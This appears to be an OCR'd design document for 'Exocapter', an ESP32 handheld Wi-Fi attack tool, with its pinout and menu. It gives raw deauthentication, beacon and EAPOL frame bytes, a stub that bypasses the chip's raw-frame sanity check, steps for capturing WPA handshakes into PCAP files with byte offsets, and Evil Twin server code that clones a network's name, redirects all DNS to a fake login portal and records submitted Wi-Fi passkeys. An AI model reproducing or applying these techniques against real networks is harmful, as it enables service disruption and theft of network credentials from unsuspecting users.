
EXOCAPTER

INTERFACE


- Main Menu
  - Laser Pointer
  - File explorer
    - Folders
    - TXT reader
  - Calculator
  - Wi-Fi Tools
    - Intercepter
    - Beacon spammer
    - Networks info
    - Evil Twin
    - Deauther



MAIN CONTROLLER

ESP-32
Ch9102x

- Low-level packet transmission & reception
- Promiscuous/Station/AP modes
- Low power consumption
- Fast (240 MHz)




INPUTS/OUTPUTS

OLED 1.3" Display Sh1106 (128x64) → 2 pins (i2c)
5mW 1230 Laser Module → 1 pin (Digital)
Joystick KY-023 → 3 pins (Analog)
MicroSD Adapter → 4 pins (SPI)
RTC DS3231 → 2 pins (i2c)

POWER SUPPLY

Joystick ≈ 3.3v 300 µAh
Display ≈ 3.3v 2 mAh
ESP ≈ 5v 300 mAh
RTC ≈ 3.3v 300 µAh
SD ≈ 10 mAh

$$\frac{1500\ mA}{312.6\ mA} \approx 4.8h$$



PINOUT

Laser → 12


Display
- SCK → 13 ← SCL
- SDA → 25 ← SDA


RTC

Joystick
- VRx → 34
- SW → 36
- VRy → 39

SD
- MISO → 19
- CS → 5
- SCLK → 18
- MOSI → 23

PIECES





Tool	Stations Scanning	Access-Points Scanning	RX Callback	TX Packets
Intercepter	Yes	Yes	Yes (Handshake)	Yes (Deauth)
Beacon Spammer	No	No	No	Yes (Beacon)
Networks Info	No	Yes	No	No
Evil Twin	Yes	Yes	No	Yes (Deauth)
Deauther	Yes	Yes	No	Yes (Deauth)

Access-Points Scanning

```
WiFi.ScanNetworks()
WiFi.SSID(i)
WiFi.BSSID(i)
WiFi.channel(i)
...
```

Connected Stations Scanning

Subtype (index 0)	Packet Label
0x40	QoS Data
0x80	QoS Data + ACK
0xc0	QoS Null Function

QoS Data Packet (28 bytes)

Subtype — 40 11 3a 01 10 cf 24
f5 5c 34 8a 5c 38 8b
89 e7 10 cf 24 f5 5c
34 20 45 10 e4 4c 20

- Source MAC: index 10
- Destination MAC: index 4

Station -> AP
AP -> Station

Set promiscuous mode
```
esp_wifi_set_promiscuous(1)
```
Change to AP channel
```
esp_wifi_set_channel(WiFi.channel(i))
```
Scan stations
```
esp_wifi_set_promiscuous_rx_cb(station_scanning_callback)
```

Deauthentication

Deauth Packet (26 bytes)

Subtype

c0 00 00 00 8a 5c 38
8b 89 e7 10 cf 24 f5
5c 34 10 cf 24 f5 5c
34 00 00 04 00

Reason Code

- Source MAC: index 10
- Destination MAC: index 4

AP -> Station

Bypass Espressif packet transmission restrictions
```
extern "C" int ieee80211_raw_frame_sanity_check(...) { return 0; }
```

Set promiscuous mode
```
esp_wifi_set_promiscuous(1)
```
Change to AP channel
```
esp_wifi_set_channel(WiFi.channel(selectedNetwork))
```
Send deauthentication packet
```
esp_wifi_80211_tx(WIFI_IF_STA, deauthPacket, ...)
```

Beacon Spamming

Beacon Packet [0 - 37+SSID.length]

Subtype — 80 00 00 00 ff ff ff
ff ff ff 10 cf 24 f5
5c 34 10 cf 24 f5 5c
34 f0 38 99 e1 9a 25
9e 02 00 00 64 00 31
SSID Length — ~~14 00~~ 15 43 6c 61 72
6f 2d 46 69 62 72 61
2d 32 2e 34 47 2d 30
35 38 31

SSID

- Source MAC: index 10
- Destination MAC: index 4

Random MAC -> Broadcast

Set promiscuous mode
```
esp_wifi_set_promiscuous(1)
```
Set random channel
```
esp_wifi_set_channel(random(1, 12));
```
Send beacon packet
```
esp_wifi_80211_tx(WIFI_IF_AP, beaconPacket, ...)
```

WPA Handshake Intercepter

EAPOL Packet
Message 1
(133 bytes)

```
88 02 3a 01 8a 5c 38
8b 89 e7 18 cf 24 f5
5c 34 18 cf 24 f5 5c
34 50 01 07 00 aa aa
03 00 00 00 88 8e 02
03 00 5f 02 00 8a 00
10 00 00 00 00 00 00
00 01 b4 6d d0 92 a6
16 ca 31 ae 51 85 bf
f6 ea 0c b8 f6 4f 66
69 fd 20 41 24 9d 73
08 72 4e 45 f4 42 00
```

AP -> Station

EAPOL Packet
Message 2
(155 bytes)

```
88 01 3a 01 18 cf 24
f5 5c 34 8a 5c 38 8b
89 e7 18 cf 24 f5 5c
34 00 00 07 00 aa aa
03 00 00 00 88 8e 01
03 00 75 02 01 0a 00
00 00 00 00 00 00 00
00 01 52 49 d2 00 51
23 ea fe 55 93 5a d2
94 9b 6a 19 12 7c 5d
fd 86 14 5c 64 0d 3d
29 77 a1 14 9c 70 00
00 00 00 00 00 00 00
        :
00 00 00 00 00 00 00
00 00 00 3f 3c 8e f5
7e 5c 99 17 9d 20 cc
49 b8 e8 56 e0 00 16
30 14 01 00 00 0f ac
02 01 00 00 0f ac 04
01 00 00 0f ac 02 8c
```

- Source MAC: index 10
- Destination MAC: index 4

Identifier

AP Nonce — 32 bytes

Station Nonce

MIC — 16 bytes

Data length

Data

Station -> AP

Message 1:
- Station BSSID
- Access-Point BSSID
- AP Nonce

Message 2:
- Station BSSID
- Access-Point BSSID
- Station Nonce
- MIC
- Data

PCAP File Format

File Header (24 bytes)

```
D4 C3 B2 A1   Magic Number
02 00 04 00   Major/Minor Version
00 00 00 00
00 00 00 00
00 00 04 00   Snap Length
7F 00 00 00   Link Type
```

Packet Header (16 bytes)

```
AB FC EE 67   Timestamp (seconds)
E6 83 06 00   Timestamp (nanoseconds)
98 00 00 00   Captured Packet Length
98 00 00 00   Original Packet Length
```

Radiotap Packet Header
(15 bytes)

```
00 00 0F 00 2E
00 00 00 10 02
94 09 A0 00 CE
```


Indices

Message 1 Frame:	55
Message 2 Frame:	223
AP BSSID	65, 71, 227, 239
Station BSSID	59, 233
AP Nonce	106
Station Nonce	274
MIC	338
Data Length	354

1.	File Header	24 Bytes
2.	Message 1 Packet Header	16 Bytes
3.	Radiotap Packet Header	15 Bytes
4.	Message 1 Packet	133 Bytes
5.	Check Sequence (0000)	4 Bytes
6.	Message 2 Packet Header	16 Bytes
7.	Radiotap Packet Header	15 Bytes
8.	Message 2 Packet	155 Bytes
9.	Check Sequence (0000)	4 Bytes

Evil Twin

Interface Structure



Server Setup

```
// Set Access-Point mode
WiFi.mode(WIFI_AP);
// Change AP SSID to selected network SSID
WiFi.softAP(WiFi.SSID(selectedNetwork))
// Set static IP Address (192.168.4.1)
WiFi.softAPConfig(twinIP, twinIP, IPAddress(255, 255, 255, 0))
// Start DNS server to redirect every URL to the login portal
dnsServer.start(53, "*", twinIP)
// Serve login portal files
server.serveStatic("/", SD, "/").setDefaultFile("/portals/vendor/index.html")
// Non-existent URLs also redirected to the login portal
server.onNotFound([](AsyncWebServerRequest *request) {
    request->send(SD, "/portals/vendor/index.html", "text/html")
})
// Capture the passkey field value into an array
server.on("/passkey", HTTP_POST, [](AsyncWebServerRequest *request) {
    if (request->hasParam("passkey", 1)) {
        keyStr[keysCount] = request->getParam("passkey", 1)->value()
        keysCount++
    }
})
// Begin the asynchronous server
server.begin()
```